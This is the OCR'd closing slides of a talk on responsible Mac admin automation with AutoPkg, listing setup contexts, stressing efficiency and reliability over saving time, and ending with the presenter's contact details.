- ✔ When setting up Munki repos.
- ✔ When configuring SSH/VNC access to admin Macs.
- ✔ When configuring Amazon Web Services.
- ✔ When configuring email service accounts.

WHAT DOES IT ALL MEAN?

WHAT DOES IT ALL MEAN?



WHAT DOES IT ALL MEAN?

the POINT *of* AUTOMATION

is NOT *to*

MINIMIZE TIME


but RATHER *to*


MAXIMIZE EFFECIENCY

and RELIABILITY.

WHAT DOES IT ALL MEAN?

When automation saves you time, pay 20-40% of that time forward.





THANK YOU.

Web: www.lindegroup.com

Email: elliot@lindegroup.com

GitHub/Twitter: @homebysix

https://github.com/homebysix/how-not-to-do-bad-things-with-autopkg